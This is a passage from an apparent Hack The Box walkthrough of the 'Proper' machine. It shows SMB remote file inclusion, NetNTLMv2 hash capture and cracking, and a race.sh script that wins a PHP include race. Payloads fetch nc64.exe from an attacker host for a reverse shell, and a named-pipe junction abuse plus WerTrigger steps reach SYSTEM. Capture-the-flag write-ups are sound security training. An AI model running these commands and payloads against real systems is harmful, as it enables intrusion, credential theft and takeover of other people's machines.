 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
```

Ah, the `http://` wrapper is disabled! Let's try SMB, shall we?

```
./read.sh '//10.10.14.73'
```

top

```
<!-- [2] file_get_contents(//10.10.14.73/header.inc): failed to open stream: No such file or directory
On line 35 in file C:\inetpub\wwwroot\functions.php
 30 |
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {                <<<<< Error encountered in this line.
 35 |     include($file);
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
// -->
<!-- [2] include(\\10.10.14.73\HEADER.INC): failed to open stream: No such file or directory
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
<!-- [2] include(): Failed opening '//10.10.14.73/header.inc' for inclusion (include_path='.;C:\php\pear')
On line 36 in file C:\inetpub\wwwroot\functions.php
 31 | // Following function securely includes a file. Whenever we
 32 | // will encounter a PHP tag we will just bail out here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') === false) {
 35 |     include($file);                <<<<< Error encountered in this line.
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt detected.');
 39 |   }
 40 | }
 41 |
// -->
```

Let's set up a fake SMB server with Impacket's `smbserver.py` without any credentials, and then request again to see what happens.

```
root@kali:~/Downloads/machines/proper# python3 smbserver.py -ip 10.10.14.73 -smb2support evil .
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.231,54306)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*] web::PROPER:aaaaaaaaaaaaaaaa:eeebfd57e2957f7db3c3a7c5f43ad5b5:010100000000000000f92d59b31bd701df83ef4ddb8b69e0000000000010010004e0070004e0068004100700050007
900030010004e0070004e0068004100700050007900020010007100440055004a005200690073004e0004001000710044005 5004a005200690073004e000700080000f92d59b31bd701060004000200
0000080030003000000000000000000000000000020000051db9b791f45c6e87000e29c7227e690513de17545871604473e8bd75e453b610a001000000000000000000000000000000000000000000900200063 0
06900660073002f00310030002e00310030002e00310034002e003700330000000000000000000
```

Heck, we have `PROPER\web` authenticating to us with a NetNTLMv2 hash, which can be easily cracked with JtR shown below.

top

```
root@kali:~/Downloads/machines/proper# /opt/john/john -w:/usr/share/wordlists/rockyou.txt ntlmv2
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
charlotte123!    (web)
1g 0:00:00:00 DONE (2021-03-18 05:09) 1.408g/s 1401Kp/s 1401Kc/s 1401KC/s computer?..carencita
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now, we can set up `smbserver.py` with credentials and an empty `header.inc` to simulate an actual SMB share.

```
root@kali:~/Downloads/machines/proper# python3 smbserver.py -username web -password 'charlotte123!' -ip 10.10.14.73 -smb2support evil .
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.231,54312)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*] web::PROPER:aaaaaaaaaaaaaaaa:7ab365f1fa0f0ad0b2355a7bdd9ebbac:010100000000000000c27032b51bd701daf2274e6cec4a9800000000010010006900480054007500740066005000 5
2000300100069004800540075007400660050005200020010007a0044007a0069006300640057007600040010007a0044007a0069006300640057007600070008000c27032b51bd701060004000200
0000080030003000000000000000000000000000020000051db9b791f45c6e87000e29c7227e690513de17545871604473e8bd75e453b610a0010000000000000000000000000000000000000090200063 0
69006600730 02f00310030002e00310030002e00310034002e0037003300000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:EVIL)
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:EVIL)
[*] Closing down connection (10.10.10.231,54312)
[*] Remaining connections []
```

Race Condition

If you look at the debug messages in green above, you'll notice the race condition vulnerability between `strpos` and `include`. Suppose we can modify `header.inc` in real time, we may be able to get `include` to execute our PHP code.

To that end, I wrote the following shell script to modify `header.inc` in real time.

`race.sh`

```
#!/bin/bash

PAYLOAD=$1

while :; do
    echo hello world > header.inc
    echo "$PAYLOAD"  > header.inc
```

top

```
done
```

Let's run the race with `<?php phpinfo(); ?>` as the payload and this request.

10.10.10.231/licenses/licenses.php?theme=//10.10.14.73/evil&h=479c605262eb029e4a7995c06f3a1c4e

Bingo!

PHP Version 7.4.1

System	Windows NT PROPER 10.0 build 17763 (Windows Server 2016) AMD64
Build Date	Dec 17 2019 19:17:08
Compiler	Visual C++ 2017
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Program Files\PHP\v7.4\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS,VC15
PHP Extension Build	API20190902,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, zlib.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.4.0, Copyright (c) Zend Technologies

Foothold

top

Once we have the ability to execute PHP code remotely, we can devise a way to get a reverse shell. I'm going with transfering `nc64.exe` over to one of the world-writable folders in Windows and run a reverse shell back to me like so.

```
./race.sh '<?php system("cmd /c powershell iwr http://10.10.14.73/nc
```

And then run the reverse shell with `nc64.exe`.

```
./race.sh '<?php system("cmd /c start \windows\system32\spool\driver
```

Voila!

```
root@kali:~/Downloads/machines/proper# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.73] from (UNKNOWN) [10.10.10.231] 49692
Microsoft Windows [Version 10.0.17763.1728]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\wwwroot\licenses>
```

The file `user.txt` is at `web`'s Desktop.

```
C:\Users\web\Desktop>type user.txt
type user.txt
58a2724eb7528f877[redacted]
```

Privilege Escalation

During enumeration of `web`'s account, I notice the presence of `Cleanup` folder in `C:\Program Files` and in it, three files.

top

```
PS C:\Program Files\Cleanup> ls
ls


    Directory: C:\Program Files\Cleanup


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       11/15/2020   4:03 AM        2999808 client.exe
-a----       11/15/2020   9:22 AM            174 README.md
-a----       11/15/2020   5:20 AM        3041792 server.exe
```

There's also a `Cleanup` folder in `C:\ProgramData` with no files in it.

Reversing `client.exe` and `server.exe`


Turns out both binaries are PE executables built with Golang, with the tell-tale sign of an unusually large size for a PE executable and this.

```
!This program cannot be run in DOS mode.
.text
`.rdata
@.data
B/19
B/32
B/46
B/63
B/80
B/99
B/112
B/124
B.idata
.symtab
 Go build ID: "CLQDir1vyYb8haAtmRoh/SU0pZmGh93jrh9iyxVNA/2IwQMIaHMo6ZHpC8X8tI/VHdxSM48lnJRDrJqG2Rr"
```


Analysis of `client.exe`

Reverse engineering of `client.exe` shows the need to supply an argument in order to "make it do something".

top



You can see from above that by supplying a `-R` and a file path triggers the `main_serviceRestore` function which in turn calls upon a named pipe client to connect to a named pipe, `cleanupPipe`.



Further down the control flow graph, this is what's actually sent across the named pipe.

top

```
loc_4E1B26:
mov     [rsp+100h+var_90], rcx
mov     rax, [rsp+100h+arg_0]
mov     [rsp+100h+var_100], rax
mov     rax, [rsp+100h+arg_8]
mov     [rsp+100h+var_F8], rax
call    runtime_convTstring
mov     rax, [rsp+100h+var_F0]
xorps   xmm0, xmm0
movups  [rsp+100h+var_78], xmm0
lea     rcx, string
mov     qword ptr [rsp+100h+var_78], rcx
mov     qword ptr [rsp+100h+var_78+8], rax
lea     rax, aRestoreS  ; "RESTORE %s\n"
mov     [rsp+100h+var_100], rax
mov     [rsp+100h+var_F8], 0Bh
lea     rax, [rsp+100h+var_78]
mov     [rsp+100h+var_F0], rax
mov     qword ptr [rsp+100h+var_E8], 1
mov     qword ptr [rsp+100h+var_E8+8], 1
call    fmt_Sprintf
mov     rax, [rsp+100h+var_D0]
mov     rcx, [rsp+100h+var_D8]
mov     rdx, [rsp+100h+var_90]
mov     [rsp+100h+var_100], rdx
mov     [rsp+100h+var_F8], rcx
mov     [rsp+100h+var_F0], rax
call    bufio__Writer_WriteString
mov     rax, [rsp+100h+var_90]
mov     [rsp+100h+var_100], rax
call    bufio__Writer_Flush
mov     rbp, [rsp+100h+var_8]
add     rsp, 100h
retn
```

Analysis of `server.exe`

Suppose we replicate the behaviors of `client.exe` and `server.exe` in a Windows 10 installation. This is what we have determined above.

top

```
C:\Windows\system32\cmd.exe

COMMANDO 2021-03-22  5:17:05.43
C:\cleanup>client -R test
Restoring test

COMMANDO 2021-03-22  5:17:24.36
C:\cleanup>
```

This is what's displayed in `server.exe`.

```
C:\Windows\system32\cmd.exe - server

COMMANDO 2021-03-22  5:17:10.50
C:\cleanup>server
open C:\ProgramData\Cleanup\dGVzdA==: The system cannot find the file specified.
```

Hmm, where have I seen `C:\ProgramData\Cleanup` before? By the way, `dGVzdA==` is the `base64`-encoded string of `test`. On top of that, this is evidence that a named pipe, `cleanupPipe` is listening for data.

```
C:\cleanup>dir \\.\pipe\\ | findstr cleanupPipe
1601-01-01  12:00 AM                 3 cleanupPipe
```

top


We can send our own data to `server.exe` with good ol' command prompt using the `echo` command like so.

```
C:\cleanup>echo CLEAN \Users\bernie\downloads\test.txt > \\.\pipe\cleanupPipe
```

Meanwhile in `server.exe`, I see this...

```
CLEAN \Users\bernie\downloads\test.tx    where's the 't'?
open \Users\bernie\downloads\test.tx: The system cannot find the file specified.
```

Something's not right. One character is truncated. In any case, all I have to do is to add one more character behind the path. Well, this is what happened. `CLEAN` removes the file specified in the file path and move it to `C:\ProgramData\Cleanup\<base64-encoded file path>` and its content encrypted with AES-GCM.



Conversely, `RESTORE` restores the file back to the original file path by decrypting the file contents and decoding the file path.

top

Getting `root.txt`

This gives me an idea. What if we create a symbolic link to `C:\Users\Administrator\Desktop`, do a CLEAN on that symbolic link + `root.txt`. This will back up the file at `C:\ProgramData\Cleanup`. Remove the link and create a real folder and then do a RESTORE. Maybe RESTORE will do us a favor and write the contents of `root.txt` to that folder and we can simply read the file?

Create directory junction

```
C:\Users\web\Downloads>mklink /j dipshit \users\administrator\desktop
mklink /j dipshit \users\administrator\desktop
Junction created for dipshit <<===>> \users\administrator\desktop

C:\Users\web\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FE0C-A36B

 Directory of C:\Users\web\Downloads

03/22/2021  01:59 AM    <DIR>          .
03/22/2021  01:59 AM    <DIR>          ..
03/22/2021  01:59 AM    <JUNCTION>     dipshit [C:\users\administrator\desktop]
               0 File(s)              0 bytes
               3 Dir(s)   7,326,232,576 bytes free
```

CLEAN

```
C:\Users\web\Downloads>echo CLEAN \users\web\downloads\dipshit\root.txtx > \\.\pipe\cleanupPipe
echo CLEAN \users\web\downloads\dipshit\root.txtx > \\.\pipe\cleanupPipe

C:\Users\web\Downloads>dir \programdata\cleanup
dir \programdata\cleanup
 Volume in drive C has no label.
 Volume Serial Number is FE0C-A36B

 Directory of C:\programdata\cleanup

03/22/2021  02:02 AM    <DIR>          .
03/22/2021  02:02 AM    <DIR>          ..
03/22/2021  02:02 AM               192 XHVzZXJzXHdlYlxkb3dubG9hZHNcZGlwc2hpdFxyb290LnR4dA==
               1 File(s)            192 bytes
               2 Dir(s)   7,326,232,576 bytes free
```

Remove directory junction and create a real folder

top

```
C:\Users\web\Downloads>rmdir dipshit
rmdir dipshit

C:\Users\web\Downloads>mkdir dipshit
mkdir dipshit
```

RESTORE

```
C:\Users\web\Downloads>echo RESTORE \users\web\downloads\dipshit\root.txtx > \\.\pipe\cleanupPipe
echo RESTORE \users\web\downloads\dipshit\root.txtx > \\.\pipe\cleanupPipe

C:\Users\web\Downloads>type dipshit\root.txt
type dipshit\root.txt
2f30ea64efb88ef8[redacted]
```

Afterthought

One of the creators of Proper told me that privilege escalation is possible from an arbitrary file write. Indeed, **WerTrigger** is one such local privilege escalation exploit weaponizing arbitrary file writes using Windows problem reporting framework among others such as UsoDLLLoader and DiagHub.

WerTrigger

> Weaponizing for privileged file writes bugs with Windows problem reporting

1. Clone https://github.com/sailay1996/WerTrigger
2. Copy `phoneinfo.dll` to `C:\Windows\System32\`
3. Place `Report.wer` file and `WerTrigger.exe` in a same directory.
4. Then, run `WerTrigger.exe`.
5. Enjoy a shell as **NT AUTHORITY\SYSTEM**

And there you have it.

top

```
root@kali:~/Downloads/machines/proper/WerTrigger# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.73] from (UNKNOWN) [10.10.10.231] 57067
Microsoft Windows [Version 10.0.17763.1728]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::6c50:f64a:b592:a62d
   Link-local IPv6 Address . . . . . : fe80::6c50:f64a:b592:a62d%15
   IPv4 Address. . . . . . . . . . . : 10.10.10.231
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:271c%15
                                       10.10.10.2

C:\Windows\system32>
```

Share this on:

← Previous
CrossFit: Hack The Box Walkthrough

Next →
Luanne: Hack The Box Walkthrough

top